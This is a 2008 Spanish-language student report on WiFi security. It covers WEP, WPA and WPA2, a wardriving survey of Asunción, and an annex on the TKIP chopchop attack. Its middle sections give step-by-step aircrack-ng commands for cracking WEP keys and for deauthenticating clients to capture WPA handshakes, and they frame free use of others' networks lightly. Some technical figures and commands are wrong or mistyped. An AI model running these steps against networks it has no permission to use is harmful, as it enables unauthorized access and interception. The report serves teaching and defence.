Universidad Católica
"Nuestra Señora de la Asunción"

FACULTAD DE CIENCIAS Y TECNOLOGÍA

TEORÍA Y APLICACIÓN DE LA INFORMÁTICA 2

SEGURIDAD WIFI

Alumna: María Isabel Ortíz Gómez.
Matrícula N°: 49.743.
Curso: 5° - 10° Semestre.
Profesor: Juan de Urraza

Asunción – 2008.

INTRODUCCIÓN

En los últimos dos años, las redes inalámbricas se han vuelto muy comunes, ya sea para empresas o para personas individuales, bien sea por la cobertura de red, sin utilización de cables, o por la capacidad de movilidad que nos permite.

Según fuentes consultadas, en el año 2007, la cantidad de dispositivos de hardware con soporte 802.11 (wireless) superó la cantidad de 100 millones de unidades. Luego de que los productos 802.11g llegaron al mercado, el precio de las tarjetas 802.11b bajó hasta equipararse con el de las tarjetas Ethernet 100 BaseT.

Por supuesto, existe una gran diferencia de velocidad (5-7 Mbps. de 802.11b contra 100 Mbps. de las Ethernet), pero no todas las redes necesitan grandes requerimientos de velocidad, y en muchos casos, es preferible la utilización de un enfoque wireless, estos casos incluyen viejas casas que son consideradas Patrimonio Nacional y por lo tanto no pueden sufrir cambios en la construcción (no se pueden perforar las paredes para el cableado), o bien oficinas o casas particulares que por asuntos de comodidad prefieren una red sin cableado.

Las redes 802.11 (en adelante wireless) están en todas partes, son fáciles de encontrar, y como veremos en este trabajo, con regularidad no requieren mucho esfuerzo para asociarnos a ellas.

Tanta facilidad proporcionada tiene un lado oscuro… las redes inalámbricas tienen muchos conflictos de seguridad. El riesgo de los usuarios de tecnología inalámbrica ha aumentado enormemente, a medida que este servicio se vuelve más y más popular día a día.

Existe una gran cantidad de riesgos de seguridad asociados a los protocolos wireless utilizados en la actualidad, a los métodos de encriptación proporcionados, y más aún, con el descuido y la ignorancia que existe a nivel de usuarios y de IT corporativos.

Los métodos de penetración en sistemas wireless se han vuelto cada vez más sofisticados e innovadores. Más aún, se ha vuelto mucho más fácil la penetración en estos sistemas con la gran accesibilidad a herramientas Windows-based y Linux-based, que pueden ser encontrados gratuitamente en la Internet.

ESQUEMAS DE SEGURIDAD EN REDES WIRELESS

Para proteger nuestra red inalámbrica del acceso no autorizado o de la asociación de clientes no deseados, existen muchas tecnologías disponibles, pero está ampliamente comprobado que actualmente ningún método por sí solo es absolutamente seguro. La mejor estrategia es la de combinar una serie de medidas de seguridad.

A fin de proporcionar seguridad a nuestro sistema de red inalámbrica, existen tres métodos que son los más utilizados:

a) Protocolo WEP

Las siglas WEP significan en inglés Wired Equivalency Privacy (Equivalencia de Privacidad Cableada). Es un protocolo de encriptación de paquetes transmitidos por vía wireless en redes IEEE 802.11.

Como su nombre implica, la intención de este estándar era la de hacer a las redes inalámbricas tan seguras como las redes cableadas. Desafortunadamente, esto nunca llegó a ocurrir, ya que múltiples y diversas fallas fueron prontamente descubiertas y explotadas.

El esquema WEP está basado en una clave secreta, de 40 o 104 bits, que sólo es conocida por los clientes que están autorizados a conectarse a la red, y por el Access Point (AP), que es el componente que permite a los clientes enviar y recibir paquetes de la red. La clave es utilizada para inicializar un stream RC4, necesario para encriptar el payload del paquete, para garantizar su privacidad.

WEP tiene varios problemas asociados. En primer lugar, no lidia en absoluto el asunto del manejo de claves. Las claves deben ser proporcionadas manualmente a todos los usuarios de la red, o bien deben ser distribuidas por algún otro método de autenticación. Como WEP es un sistema de clave compartida, el AP utiliza la misma clave que todos los clientes, y todos los clientes comparten una misma clave. Si esta clave es averiguada por alguien externo a la red, podría utilizarla para asociarse ilícitamente a ella.

Aunque está comprobado que es un protocolo inseguro, y ha sido superado por WPA, todavía hoy es utilizado ampliamente.

b) WPA

WPA significa Wi-Fi Protected Access (Acceso Protegido a Wi-Fi): Es un sistema para proteger las redes inalámbricas (wi-fi), creado para corregir las deficiencias del sistema previo (WEP). Se han encontrado varias debilidades del algoritmo WEP (como son la reutilización del vector de inicialización (IV), del cual se pueden derivar ataques estadísticos que permiten recuperar la clave WEP, entre otros).

WPA implementa la mayoría del estándar IEEE 802.11i, y fue creado como una medida intermedia para ocupar el lugar de WEP mientras el estándar 802.11i era finalizado. Este sistema fue creado por “The Wi-Fi Alliance”.

Utiliza un servidor de autenticación (usualmente un servidor RADIUS), que distribuye claves diferentes a cada usuario (a través de cualquier protocolo 802.1x). Sin embargo, también se puede utilizar en un modo menos seguro de clave pre-compartida (PSK – Pre Shared Key), para usuarios de una pequeña oficina o de una casa. La información es cifrada utilizando el algoritmo RC4, con una clave de 128 bits y un vector de inicialización de 48 bits (versus los 24 bits del WEP).

Una de las mejoras sobre WEP, es la implementación del Protocolo de Integridad de Clave Temporal (TKIP - *Temporal Key Integrity Protocol*), que cambia claves dinámicamente a medida que el sistema es utilizado. Cuando esto se combina con un vector de inicialización (IV) mucho más grande, evita los ataques de recuperación de clave (ataques estadísticos) a los que es susceptible WEP.

Adicionalmente a la autenticación y cifrado, WPA también mejora la integridad de la información cifrada. La comprobación de redundancia cíclica (CRC - *Cyclic Redundancy Check*) utilizado en WEP es inseguro, ya que es posible alterar la información y actualizar la CRC del mensaje sin conocer la clave WEP. WPA implementa un código de integridad del mensaje (MIC - *Message Integrity Code*), también conocido como "Michael". Además, WPA incluye protección contra ataques de "repetición" (replay attacks), ya que incluye un contador de tramas.

Al incrementar el tamaño de las claves, el número de llaves en uso, y al agregar un sistema de verificación de mensajes, WPA hace que la entrada no autorizada a redes inalámbricas sea mucho más difícil. El algoritmo Michael fue el más fuerte que los diseñadores de WPA pudieron crear, bajo la premisa de que debía funcionar en las tarjetas de red inalámbricas más viejas; sin embargo es susceptible a ataques. Para limitar este riesgo, las redes WPA se

desconectan durante 60 segundos al detectar dos intentos de ataque durante 1 minuto.

c) WPA2:

WPA2 (Wi-Fi Protected Access (Acceso Protegido a Wi-Fi) Versión 2): Es el nuevo protocolo de seguridad, basado en el nuevo estándar 802.11i. WPA, por ser una versión previa, que se podría considerar de "migración", no incluye todas las características del IEEE 802.11i, mientras que WPA2 se puede inferir que es la versión certificada del estándar 802.11i. Fue creado para corregir las vulnerabilidades detectadas en WPA.

El estándar 802.11i fue ratificado en Junio de 2004.

La alianza Wi-Fi (The Wi-Fi Alliance) llama a la versión de clave pre-compartida WPA2-Personal y a la versión con autenticación 802.1x/EAP, WPA2-Enterprise.

Los fabricantes comenzaron a producir la nueva generación de puntos de accesos apoyados en el protocolo WPA2 que utiliza el algoritmo de cifrado AES (Advanced Encryption Standard), en vez del algoritmo RC4 que se sabe ya no es muy seguro. Este estándar consiste en un cifrado de bloque, que encripta bloques de datos de 128 bits por vez, con una clave de encriptación de 128 bytes.

La meta de la certificación WPA2 es la soportar las características obligatorias adicionales del estándar 802.11i que no han sido incluidos en los productos que soportan WPA.

Si bien parte de las organizaciones estaban aguardando esta nueva generación de productos basados en AES es importante resaltar que los productos certificados para WPA siguen siendo seguros de acuerdo a lo establecido en el estándar 802.11i.

En la modalidad WPA2 Enterprise, WPA2 requiere autenticación en dos fases, la primera es un sistema abierto de autenticación, y la segunda utiliza 802.1x y un protocolo de autenticación extensible (EAP).

Para ambientes que no utilizan una infraestructura RADIUS (Remote Authentication Dial-In User Service), como redes en oficinas y casas particulares (SOHO networks, Small Office/home Office networks), WPA2 Personal soporta el uso de una clave precompartida (Pre-shared Key, PSK).

Como WPA, WPA2 requiere la determinación de un par mutuo de claves maestras (Pairwise Master Key, PMK), basado en el proceso de autenticación EAP o PSK, através de un 4-way handshake.

¿Y ENTONCES CUAL ES EL PROBLEMA?

Como demostraremos mas adelante, hasta el momento no hay esquema de seguridad infaliblemente seguro. La única manera de estar completamente seguros es utilizar una serie de esquemas de seguridad al mismo tiempo para protegernos de usuarios no deseados o bien evitar la utilización indebida de nuestra señal de Internet, o que nuestro ancho de banda sea aprovechado por otros usuarios.

CASO DE ESTUDIO: ASUNCIÓN Y SUS ALREDEDORES

Sorprendentemente, haciendo un recorrido por la ciudad de Asunción y sus alrededores, utilizando simplemente un teléfono celular con tecnología wi-fi (nokia N95) y un simple programa detector de señal inalámbrica de Internet (NetStumbler), de darme cuenta de la gran cantidad de puntos de accesos que existen en la ciudad.

Oficinas y casas particulares comparten su señal de Internet por medio de sus access points... un regalo...

Dos cuestiones se plantean ante tal hecho:

1) Puede algún usuario externo o extraño a la red (de la oficina o de la casa particular) utilizar esa señal de Internet para su provecho?

2) Puede ese mismo usuario comprometer la seguridad de la red, ya sea leyendo el contenido de estos paquetes que transitan desde y hacia la Internet, o bien penetrando de alguna manera sobre el sistema, sobrepasando la seguridad que pueda tener esta red (si es que la tuviera)?

Investigando un poco mas sobre el tema, ya sea en libros o a través de Internet, pude responder ambas cuestiones... y la respuesta es SI a ambas.

1) Esta señal SI PUEDE SER UTILIZADA, ya sea para navegar en Internet GRATUITAMENTE, o bien para adentrarnos en la red interna de la empresa, oficina o casa particular.

2) Con mucho tiempo disponible, una computadora (portátil, o PDA) con tarjeta wireless y ciertos programas de comunicación, ES POSIBLE comprometer la seguridad de la red. Ni siquiera es difícil. Tan solo se requieren conocimientos básicos de Linux y sobre el protocolo 802.11.

Surge entonces un nuevo planteamiento al tema... ¿Es ético demostrar estas hipótesis sin comprometer la seguridad o la privacidad de los usuarios de las redes a las que irrumpiría?

Una regla de oro que tomé de por vida es la de “Mientras no hagas daño a nadie, haz lo que quieras”. Siguiendo esta regla, esta actividad la realicé solamente para fines puramente académicos e investigativos.

¿CON O SIN SEGURIDAD?

Es impresionante la cantidad de access points que no poseen ni siquiera la mínima seguridad que proveen los mismos sistemas para proteger el acceso a su señal de Internet de usuarios no autorizados o ajenos al sistema.

Existen dos utilidades muy famosas para descubrir si existen access points cercanos a nuestro alrededor y que inclusive nos muestran información detallada sobre los mismos

- Nombre (nickname) del access point (ESSID)
- Canal en el que opera.
- El BSSID (Basic SSID): MAC Address del access point
- Intensidad y potencia de la señal, etc.

Estos dos programas son el NetStumbler (Windows) y el Kismet (GNU/Linux). Utilizados para escanear activamente para descubrir access points y redes wireless.




Figura 1 – Programa Kismet. Encontramos un access point (sin seguridad).




Figura 2 – Programa Netstumbler. Listado de access points encontrados. Información detallada sobre ellos.

Dentro de la distribución Linux que utilicé, tenemos la suite Aircrack-ng, que es una suite de software diseñado para penetrar en redes wireless.

Para descubrir redes wireless a nuestro alrededor utilizamos el comando airodump-ng




Figura 3 – Captura de pantalla del airodump-ng

Si el access point que hemos descubierto no tiene ninguna seguridad, podemos asociarnos tranquilamente a el. No se nos pedirá ninguna contraseña.

SEGURIDAD WEP/WPA/WPA2

Si nos encontramos con algún protocolo de seguridad, ya sea WEP, WPA O WPA2, con un poco de tiempo, y ciertas configuraciones de hardware y software, podemos sobrepasar esa seguridad.

REQUERIMIENTOS

Para esta experiencia utilicé la siguiente configuración:

1. Computadora portátil, con procesador Intel Core 2 Duo de 1.8 Ghz., 120 Gb de disco duro, y 2 Gb. de memoria RAM.
2. Tarjeta wireless compatible con los programas a utilizar.
3. Distribución BACKTRACK 3.0 (basada en slax Linux).

A) SEGURIDAD WEP

PASOS A SEGUIR:

Una vez que hemos identificado un access point, y encontramos que posee encriptación de clave WEP, podemos obtener la clave siguiendo los pasos siguientes:

1) Colocamos a nuestra tarjeta wireless en modo monitor, iniciando airmon-ng en una Terminal:

```
airmon-ng start ath0
```


2) Escuchamos por paquetes con el comando airodump

FORMA GENERAL:

```
airodump-ng -w prefijo_archivo_captura --channel numero_de_canal
interface
```

En nuestro caso:

```
airodump-ng -w cap --channel 6 ath0
```



3) Encontramos algún access point conectado, y grabamos su MAC Address.

4) Abrimos otra Terminal e iniciamos aireplay-ng para autenticarnos al AP

FORMA GENERAL:

```
aireplay-ng -1 –e essid_del_ap -a MAC_del_AP -h MAC_del_client interfase
```

En nuestro caso:

```
aireplay-ng -1 0 –e test –a 00:13:10:30:24:9C –h 0:1:2:3:4:5 ath0
```

```
root@slax:~# aireplay -1 0 -e test -a 00:13:10:30:24:9C -h 0:1:2:3:4:5 ath0
16:06:57  Sending Authentication Request
16:06:57  Authentication successful
16:06:57  Sending Association Request
16:06:57  Association successful :-)
```


5) Volvemos a iniciar aireplay-ng, pero esta vez para capturar paquetes del access point:

```
aireplay-ng -3 –b 00:13:10:30:24:9C –h 0:1:2:3:4:5 ath0
```

El parámetro -3 es para solicitar paquetes ARP (tráfico)

6) Abrimos una nueva consola e iniciamos el programa aircrack-ng, que correrá hasta haber encontrado la clave WEP.

```
Aircrack-ng -x out.ivs
```



7) Una vez encontrada la clave, colocamos nuestra tarjeta en modo managed.

8) Iniciamos el demonio dhcpcd para obtener una dirección ip.

```
Dhcpcd ath0
```

9) Y ya tenemos acceso a internet!!

B) SEGURIDAD WPA/WPA2

Si encontramos un access point con seguridad WPA o WPA2, la obtención de la clave es un poco mas difícil... pero no imposible.

Cual es la diferencia entre WPA y WPA2?

Si se utiliza WPA2-PSK... ninguna...

Que debemos hacer?

1º) Capturar el 4-way handshake.

2º) La clave debe aparecer en nuestro diccionario.

PASOS A SEGUIR

1. Para obtener paquetes del access point al que nos queremos conectar, iniciamos en una Terminal la aplicación airodump-ng, ya sabiendo el canal en el que está operando nuestro access point.

```
airodump wlan0 out 3 (empieza a capturar paquetes)
```

2. Anotamos el BSSID del AP

3. Iniciamos aireplay en otra Terminal

```
aireplay -0 1 -a bssid wlan0
```

4. Ingresamos al directorio en el que poseemos un diccionario de palabras

```
cd /dictionaries
```

5. Descomprimimos el diccionario

```
zcat all.gz | egrep -v '^#' > all
```

6. Iniciamos aircrack en otra consola, especificandole la ruta del diciconario en el que estan todas las palabras que probar contra la clave.

```
aircrack -w rutal diccionario all -0 out.cap (empieza a probar la clave)
```

7. Si la clave aparece en el diccionario, el programa nos lo avisará.

Al crear el estándar WPA-PSK, se puso un límite inferior de 8 caracteres. Esto permite inutilizar cualquier intento de adivinar la clave por medio de fuerza bruta. Esto ocurre porque el número de combinaciones posibles de una palabra de ocho caracteres, con todos los caracteres imprimibles es de 94^8 (aproximadamente $6 * 10^{15}$).

Una computadora buena, realiza aproximadamente 150 hashes por segundo, y haciendo los cálculos, nos tomaría como cinco millones de años en crear una tabla de hashes para probar todas las combinaciones posibles de claves con fuerza bruta.

Lo que es mas, ya que el hash utiliza el SSID del AP, esta tabla solo sería util para cualquier AP con ese SSID. Asi que, un ataque de fuerza bruta sería completamente inútil.

Por lo tanto esta suite de crackeo, utiliza un esquema inteligente de ataque, llamado ataque de diccionario.

CONCLUSIÓN

Ningún método de seguridad wireless es completamente seguro, como lo hemos demostrado.

Tan solo con un poco de tiempo libre y una computadora lo suficientemente potente, podemos romper cualquier esquema de seguridad stand-alone (tan solo por si mismo).

Una sugerencia para cualquier administrador de sistema, o cualquier usuario de aparatos wireless, es la de aumentar la seguridad de su red inalámbrica, utilizando claves de mas de 8 caracteres, con caracteres alfanuméricos y signos de puntuación, mezclando números, letras, y signos de puntuación.

BIBLIOGRAFÍA

- ***Wi-Foo – The secrets of wireless hacking*** - Andrew A. Vladimirov, Konstantin V. Gavrilenko, Andrei A. Mikhailovsky – Addison Wesley.
- ***Real 802.11 Security: Wi-Fi Protected Access and 802.11i*** - Jon Edney y William A. Arbaugh. Addison Wesley.
- ***Wireless Hacks -*** Rob Flickenger – O'Reilly.
- ***Securing wireless LANs -*** Gilbert Held - John Wiley & Sons
- ***802.11 Wireless Networks: The Definitive Guide*** - Matthew Gast – O'Reilly
- ***Wi-Fi Security*** – Stewart S. Millar. Mc Graw-Hill.
- ***Hacking Wireless Networks For Dummies*** - Kevin Beaver, Peter T. Davis y Devin K. Akin – For Dummies.
- www.remote-exploit.com (Distribución BackTrack 3.0)
- http://es.wikipedia.org/wiki/Wi-Fi_Protected_Access
- http://es.wikipedia.org/wiki/WPA2
- http://www.wi-fi.org
- http://www.aircrack-ng.org/ creadores de la suite aircrack-ng utilizada para romper seguridad WEP/WPA/WPA2

ANEXOS

Un ataque práctico al WPA (WiFi Protected Access)

Dos investigadores alemanes, Eric Tews y Martin Beck, encontraron recientemente (8 de noviembre de 2008) un agujero explotable en el WPA, lo cual podría afectar a routers en todo el mundo.

En redes inalámbricas, la probabilidad de perder un bit, o recibirlo mal es relativamente alta, y se usan checksums tanto para determinar si hubo un error en la recepción como para asegurar la integridad del paquete. Si los datos cambian y el checksum no, entonces el receptor puede saber que el paquete fue modificado.

WPA estandariza dos modos de protección de datos durante la transmisión, TKIP (Temporal Key Integrity Protocol) y AES-CCMP.
TKIP es una versión ligeramente modificada de WEP. TKIP implementa una función de mezclado de claves más sofisticada para mezclar una clave de sesión con un vector de inicialización para cada paquete. Esto previene todos los ataques de recuperación de clave conocidos, dado que cada byte de la clave por paquete depende de cada byte de la clave de sesión y del vector de inicialización. Además un MIC (Message Integrity Check, o MICHAEL) es incluido en cada paquete para prevenir ataques al débil mecanismo de protección de integridad CRC32 del WEP.
Para prevenir ataques de reenvío simples, un contador de secuencia (TSC) es usado, el cual solo permite que los paquetes lleguen en orden al receptor.

Para mostrar que todavía es posible desencriptar tráfico con un ataque tipo chopchop y enviar paquetes con contenido arbitrario, asumir que se cumplen las sgtes. condiciones:

1. La red atacada utiliza TKIP para la comunicación entre el access point y el cliente.
2. El protocolo IPv4 es utilizado con un rango IP donde la mayoría de los bytes de las direcciones es de conocimiento del atacante.
3. El tiempo de vida de claves de TKIP es largo, por ejemplo 3600 segundos.
4. La red soporta IEEE 802.11e QoS, el cual permite ocho canales diferentes para diferentes flujos de datos y una estación está actualmente conectada a la red.

Para atacar la red, el atacante primero debe capturar tráfico, hasta encontrar un paquete ARP (Address Resolution Protocol) encriptado. Tales paquetes son fáciles de detectar debido a su longitud característica.
La mayor parte del texto plano de este paquete es conocida por el atacante exceptuando el último byte de las direcciones IP de origen y de destino, los 8 bytes del MIC, y los 4 bytes del checksum ICV. El MIC y el ICV forman los últimos 12 bytes del texto plano.

Un atacante puede ahora llevar a cabo un ataque chopchop modificado contra una red WPA para desencriptar los bytes desconocidos del texto plano. TKIP tiene dos formas de contrarrestar un ataque de tipo chopchop:

1. Si un paquete con un valor ICV incorrecto es recibido por el cliente, se asume un error de transmisión y el paquete es descartado en forma silenciosa. Si el valor ICV es correcto pero la verificación MIC falla, se asume la existencia de un ataque y el access point es notificado mediante el envío de una trama de reporte de fallo MIC (MIC failure report frame). Si más de 2 fallos de verificación MIC ocurren en menos de 60 segundos, se corta la comunicación y todas las claves son renegociadas luego de un periodo de 60 segundos de penalización.
2. Cuando un paquete ha sido correctamente recibido, se actualiza el contador TSC del canal en el cual fue recibido. Si un paquete llega con un numero de secuencia menor que el contador actual (el paquete llega fuera de orden), el paquete es descartado.

Para efectuar un ataque chopchop, éste debe llevarse a cabo en un canal QoS distinto del cual fue originalmente recibido. Por lo general, existe un canal con poco o ningún tráfico, donde el contador TSC es todavía bajo. Si el intento de adivinar el último byte durante el ataque chopchop fue incorrecto, el paquete es desechado en forma silenciosa. Si el intento fue correcto, una trama de reporte de fallo MIC es enviada por el cliente y el contador TSC no es incrementado. El atacante debe esperar al menos 60 segundos luego de activar un fallo MIC, para evitar que el cliente tome medidas contra el ataque.

En un poco más de 12 minutos, el atacante puede desencriptar los últimos 12 bytes de texto plano (MIC e ICV). Para determinar los restantes bytes desconocidos (direcciones IP exactas de emisor y receptor), el atacante puede adivinar los valores y verificarlos contra el ICV desencriptado.

Una vez que el MIC y el texto plano de un paquete son conocidos, el atacante puede simplemente revertir el algoritmo MICHAEL y recuperar la clave MIC usada para proteger paquetes siendo enviados del access point al cliente.

En este punto el atacante tiene en su poder la clave MIC y conoce un keystream para comunicación de access point a cliente. Ahora puede enviar paquetes con contenido arbitrario al cliente en cada canal QoS, donde el contador TSC sea menor que el valor usado para el paquete capturado.

Luego de que el ataque ha sido exitosamente ejecutado, el atacante puede recuperar un keystream adicional en 4-5 minutos, dado que solo necesita desencriptar el ICV usando chopchop. Las direcciones IP pueden ser adivinadas y la nueva clave MIC puede ser calculada usando la clave MIC conocida y luego puede ser verificada contra el ICV.

Contramedidas

Para prevenir este ataque, se sugiere usar un tiempo de vida corto para las claves, por ejemplo 120 segundo o menos. En 120 segundos, el atacante solo puede desencriptar partes del valor ICV al final del paquete. Deshabilitar el envío de la trama de fallo MIC en los clientes también imposibilitaría el ataque. La mejor solución sería deshabilitar TKIP y usar solo AES-CCMP en la red.

Encriptación

Existen muchas posibilidades de encriptación

- Opciones basadas en el AES
- WEP y WPA
- Etc.

Requerimientos para la encriptación

- No se necesita tener hardware especial para encriptación.
- Cualquier computador es capaz de hacerlo.
- Opciones y librerías para dispositivos móviles y otros dispositivos mas pequeños.

Requerimientos para romper encriptaciones

- Cuanto mas potente el hardware, mas rápido se puede conseguir, pero en realidad cualquier computadora puede hacerlo.
- Con dispositivos más pequeños seria más difícil ya que necesita memoria y capacidad de procesamiento.
- Reenviar la información a otro punto seria una opción.

CONSIDERACIONES

No se puede estimar exactamente cuanto tiempo requiere romper un password WPA/WPA2 exactamente, pues hay demasiados factores en consideración. Depende de varios factores, incluyendo e influyendo en mayor manera:

- Velocidad de CPU
- Cantidad de Memoria RAM
- Espacio en disco duro para almacenar el diccionario de claves.
- Cantidad de paquetes ARP capturados.